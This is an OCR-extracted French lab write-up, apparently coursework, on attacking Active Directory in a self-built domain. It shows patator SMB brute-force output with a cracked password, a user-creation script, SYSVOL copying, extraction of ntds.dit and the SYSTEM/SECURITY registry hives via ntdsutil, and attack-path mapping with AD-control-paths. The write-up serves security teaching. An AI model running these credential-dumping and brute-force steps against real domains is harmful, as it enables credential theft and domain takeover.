
```
11:56:07 patator    INFO - 0         43    0.063 | Azerty260599                    |  6461 | \DESKTOP-EGGB56J (Windows 10.0 Build 19041)
11:56:07 patator    INFO - c000006d 20    0.093 | AzertY2605_99                   |  6262 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.105 | Azerty260530                    |  6323 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.082 | aZERTY2605_10                   |  6484 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.018 | Azerty260591                    |  6445 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.089 | Azerty2605_56                   |  6376 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.022 | AzertY260597                    |  6257 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.018 | Azerty260598                    |  6459 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.020 | aZERTY2605_18                   |  6500 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.092 | Azerty2605_4                    |  6272 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.074 | aZERTY2605_15                   |  6494 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.087 | Azerty260596                    |  6455 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.119 | Azerty26052                     |  6267 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.074 | Azerty2605_57                   |  6378 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.045 | aZERTY26053                     |  6469 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.140 | aZERTY2605_23                   |  6510 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - c000006d 20    0.110 | Azerty2605_61                   |  6386 | STATUS_LOGON_FAILURE
11:56:07 patator    INFO - Hits/Done/Skip/Fail/Size: 6406/6406/0/0/40256, Avg: 158 r/s, Time: 0h 0m 40s
11:56:07 patator    INFO - To resume execution, pass --resume 647,628,633,650,646,639,627,638,647,651
```

Attaque du NTDS de l'Active Directory

➔ On démarre notre windows serveur et on lui installe le rôle AD/DS.




➔ On configure un nom de domaine pour notre windows serveur.



➔ Sur notre C:\ on ouvre un fichier.txt, on ajoute à l'intérieur des utilisateurs (Prénom ; Nom ; Fonction), ce fichier texte on l'enregistre en un fichier csv nommée Utilisateurs.


```
Prenom;Nom;Fonction
Selim;Akalan;Adminsitrateur système et réseau
Nicolas;Warzob;Analyste
Maxime;Alcomewo;Ingénieur réseau
Noah;Volkswagen;Développeur
Alexis;Bordo;Responsable RH
Lionel;Messi;Technicien
Cristiano;Ronaldo;Analyste financier
Kylian;Mbappe;Chef de projet
Nicolas;Pepe;Chef d'équipe
Mauro;Icardi;Concepteur graphique
Fernando;Muslera;Ingénieur système
James;Lebron;Securite
Sacha;Boey;Securite
Serge;Aurier;Administrateur réseau
Hakim;Ziyech;Assistante administrative
```




➔ On récupère le script du cours, on l'enregistre dans un fichier texte, on ouvre le powershell ISE. On ajoute le script récupérer sur le cours. On modifie certaine ligne du script. Bien regarder le script il y a des lignes où il faut mettre le nom de domaine…

```
$CSVFile = "C:\Scripts\AD_USERS\Utilisateurs.csv"
$CSVData = Import-CSV -Path $CSVFile -Delimiter ";" -Encoding UTF8
Foreach ($Utilisateur in $CSVData) {
    $UtilisateurPrenom = $Utilisateur.Prenom
    $UtilisateurNom = $Utilisateur.Nom
    $UtilisateurLogin = ($UtilisateurPrenom).Substring(0, 1) + "." + $UtilisateurNom
    $UtilisateurEmail = "$UtilisateurLogin@hacks.local"
    $UtilisateurMotDePasse = "formationlocal@2024"
    $UtilisateurFonction = $Utilisateur.Fonction
    # Vérifier la présence de l'utilisateur dans l'AD
    if (Get-ADUser -Filter {SamAccountName -eq $UtilisateurLogin}) {
        Write-Warning "L'identifiant $UtilisateurLogin existe déjà dans l'AD"
    } else {
        New-ADUser -Name "$UtilisateurNom $UtilisateurPrenom" `
                   -DisplayName "$UtilisateurNom $UtilisateurPrenom" `
                   -GivenName $UtilisateurPrenom `
                   -Surname $UtilisateurNom `
                   -SamAccountName $UtilisateurLogin `
                   -UserPrincipalName "$UtilisateurLogin@hacks.local" `
                   -EmailAddress $UtilisateurEmail `
                   -Title $UtilisateurFonction `
                   -Path "OU=Personnel,DC=HACKS,DC=LOCAL" `
                   -AccountPassword (ConvertTo-SecureString $UtilisateurMotDePasse -AsPlainText -Force) `
                   -ChangePasswordAtLogon $true `
                   -Enabled $true
        Write-Output "Création de l'utilisateur : $UtilisateurLogin ($UtilisateurNom $UtilisateurPrenom)"
    }
}
```

➔ Une fois le script éxecuter, le script récupére les utilisateurs dans le fichier csv créer précedement.





Récupérer le fichier ntds.dit avec ntdsutil

➔ On va sur le cours, on récupere les fichier zip en jaune sur l'image ci-dessous.

QUICK START (Prérequis pour BloodHound)


- Téléchargez et extrayez la dernière version binaire depuis l'onglet "Releases" sur Github ici sur une machine Windows. Passez à la partie 3 (étape de Dump).

Pour utiliser ce système, voici les prérequis et les étapes générales :


Prérequis :

1. Téléchargez Zulu JDK 8 depuis ce lien et placez le fichier ZIP dans le dossier Dump/ADCP.
2. Téléchargez Neo4j 3.4.1 depuis ce lien et placez le fichier ZIP dans le dossier Dump/ADCP.


➔ On dézipe l'AD-control-paths sur le bureau.



➔ On dézipe dans le dossier AD-control-paths les deux autres dossiers.





➔ Dans le dossier AD-control-paths, on ouvre le dossier Dump, on fait Shift+clic droit pour ouvrir powershell.




➔ La commande Set-ExecutionPolicy -ExecutionPolicy Unrestricted/Bypass est utilisée dans PowerShell pour modifier la stratégie d'exécution des scripts PowerShell sur notre système. En utilisant -ExecutionPolicy Bypass, on autorise l'exécution de tous les scripts PowerShell sans aucune restriction de stratégie d'exécution.

➔ La commande Import-Module .\ADCP est utilisée pour importer un module PowerShell à partir d'un fichier spécifié.








➔ On choisit donc un dossier pour l'extraction, on met notre nom de domaine et le nom de notre serveur DNS.

```
PS C:\Users\Administrateur\Desktop\AD-control-paths\Dump> Get-ADCPDump

applet de commande Get-ADCPDump à la position 1 du pipeline de la commande
Fournissez des valeurs pour les paramètres suivants :
outputDir: C:\Dump
domainController: hacks.local
domainDnsName: hacks.local
[+] Using default Sysvol path \\hacks.local\SYSVOL\hacks.local\Policies
Current arguments:
outputDir -> C:\Dump\20240205_hacks.local
domainController -> hacks.local
domainDnsName -> hacks.local
[+] Starting
[+] Using implicit authentication
[+] Dumping LDAP and SYSVOL data
```

➔ Dans le dossier C:\Dump on voit apparaître le dossier.



➔ On effectue maintenant la même étape sur windows 10.

➔ On clone le SYSVOL sur notre windows 10

```
PS C:\Users\Administrateur> robocopy.exe \\hacks.local\SYSVOL C:\Temps /W:1 /R:1 /COPY:DATSO /E /TEE /LOG:logfile

 Fichier journal : C:\Users\Administrateur\logfile

------------------------------------------------------------------------------
   ROBOCOPY    ::    Copie de fichiers robuste pour Windows
------------------------------------------------------------------------------

  Début : lundi 5 février 2024 16:54:41
   Source : \\hacks.local\SYSVOL\
     Dest : C:\Temps\

    Fichiers : *.*

  Options : *.* /TEE /S /E /DCOPY:DA /COPY:DATSO /R:1 /W:1
```

➔ On fait le clonage sur notre windows serveur avec la commande NTDSUTIL.


```
C:\Users\Administrateur>ntdsutil
ntdsutil: act i ntds
Instance active définie à « ntds ».
ntdsutil: ifm
ifm : create full C:\Temps
Création d'une capture instantanée...
Le jeu de captures instantanées {78603395-25a1-48c0-9a2b-c8f017d45e3c} a été généré.
Capture instantanée {f36a181f-a848-405a-af3c-ff74a4cbd8d6} montée en tant que C:\$SNAP_202402051720_VOLUMEC$\
La capture instantanée {f36a181f-a848-405a-af3c-ff74a4cbd8d6} est déjà montée.
Initialisation du mode DEFRAGMENTATION...
     Base de données source : C:\$SNAP_202402051720_VOLUMEC$\Windows\NTDS\ntds.dit
     Base de données cible  : C:\Temps\Active Directory\ntds.dit

                Defragmentation  Status ( omplete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

Copie de fichiers de Registre...
Copie : C:\Temps\registry\SYSTEM
Copie : C:\Temps\registry\SECURITY
Capture instantanée {f36a181f-a848-405a-af3c-ff74a4cbd8d6} démontée.
Support IFM créé dans C:\Temps
```

➔ On refait le dump des csv sur la windows 10.

```
PS C:\Users\Administrateur\Desktop\AD-control-paths\Dump> Get-ADCPDump -forceOverwrite

applet de commande Get-ADCPDump à la position 1 du pipeline de la commande
Fournissez des valeurs pour les paramètres suivants :
outputDir: C:\dump
domainController: hacks.local
domainDnsName: hacks.local
[+] Using default Sysvol path \\hacks.local\SYSVOL\hacks.local\Policies
Current arguments:
forceOverwrite -> True
outputDir -> C:\dump\20240207_hacks.local
domainController -> hacks.local
domainDnsName -> hacks.local
[+] Starting
[+] Using implicit authentication
[+] Dumping LDAP and SYSVOL data

********************
* Command: .\Bin\directorycrawler.exe -w 'INFO' -f 'C:\dump\20240207_hacks.local\Logs\HA.dircrwl.lo
g' -j '.\Bin\ADng_ADCP.json' -o 'C:\dump' -s 'hacks.local' -c 'HA' -n '389' -d 'hacks.local'
*
[11:10:31] [+] Start
[11:10:31] [+] Reading requests from JSON file <.\Bin\ADng_ADCP.json>
[11:10:31] [+]  -- Read <5> LDAP requests
[11:10:31] [+] Connecting to LDAP server...
[11:10:31] [+] Starting LDAP requests...
[11:10:34] [+]  -- [mbxsd] <count:3724> <time:2.890s>
[11:10:34] [+]  -- [exchdb] <count:0> <time:0.031s>
[11:10:34] [+]  -- [ace] <count:3724> <time:3.000s>
[11:10:35] [+]  -- [sch] <count:1770> <time:1.703s>
[11:10:37] [+]  -- [obj] <count:3724> <time:3.360s>
[11:10:37] [+] Done: <total:5> <filtered:0> <kept:5> <succ:5/5> <fail:0/5> <time:6.328s>
[11:10:37] [+] Exit.
*
* Time   : 00:00:06.4192320
* Return : OK - 0
********************


inputDir                    domainDnsName logLevel
--------                    ------------- --------
C:\dump\20240207_hacks.local hacks.local   INFO
```

mercredi 7 février 2024

➔ On voit le dossier apparaître dans le Dump.



➔ Une fois que le Dump est fini, on cartographie l'AD et on réimporte notre module, puis on exécute notre commande pour préparer.

```
PS C:\Users\Administrateur\Desktop\AD-control-paths\Dump> Prepare-ADCPDump

applet de commande Prepare-ADCPDump à la position 1 du pipeline de la commande
Fournissez des valeurs pour les paramètres suivants :
inputDir: C:\Dump\20240207_hacks.local
domainDnsName: hacks.local
**********
* Command: .\Bin\Control.Ad.Container.exe -D 'INFO' -L 'C:\Dump\20240207_hacks.local\Logs\HA.contro
l.ad.container.log' -I 'C:\Dump\20240207_hacks.local\Ldap\HA_LDAP_obj.csv' -O 'C:\Dump\20240207_hac
ks.local\Relations\HA.control.ad.container.csv'
*
```

➔ Le Dump une fois qu'il est prêt on le lance et on peut aussi lancer notre graphique.

```
PS C:\Users\Administrateur\Desktop\AD-control-paths\Dump> $instance = Import-ADCPDump

applet de commande Import-ADCPDump à la position 1 du pipeline de la commande
Fournissez des valeurs pour les paramètres suivants :
inputDir: C:\Dump\20240207_hacks.local
Neo4j version: 3.5.3
Importing the contents of these files into C:\Users\Administrateur\AppData\Local\Temp\ADCP\instance
s\2\neo4j-community-3.5.3\data\databases\graph.db:
Nodes:
  C:\Dump\20240207_hacks.local\Ldap\all_nodes.csv
Relationships:
  C:\Dump\20240207_hacks.local\Relations\HA.acefilter.ldap.msr.csv
  C:\Dump\20240207_hacks.local\Relations\HA.control.ad.container.csv
  C:\Dump\20240207_hacks.local\Relations\HA.control.ad.deleg.csv
  C:\Dump\20240207_hacks.local\Relations\HA.control.ad.gplink.csv
  C:\Dump\20240207_hacks.local\Relations\HA.control.ad.group.csv
  C:\Dump\20240207_hacks.local\Relations\HA.control.ad.primarygroup.csv
  C:\Dump\20240207_hacks.local\Relations\HA.control.ad.rodc.csv
  C:\Dump\20240207_hacks.local\Relations\HA.control.ad.sd.csv
  C:\Dump\20240207_hacks.local\Relations\HA.control.ad.sidhistory.csv

Available resources:
  Total machine memory: 2.00 GB
  Free machine memory: 995.46 MB
  Max heap memory : 455.50 MB
  Processors: 2
  Configured max memory: 1.40 GB
  High-IO: false
```

ADCP

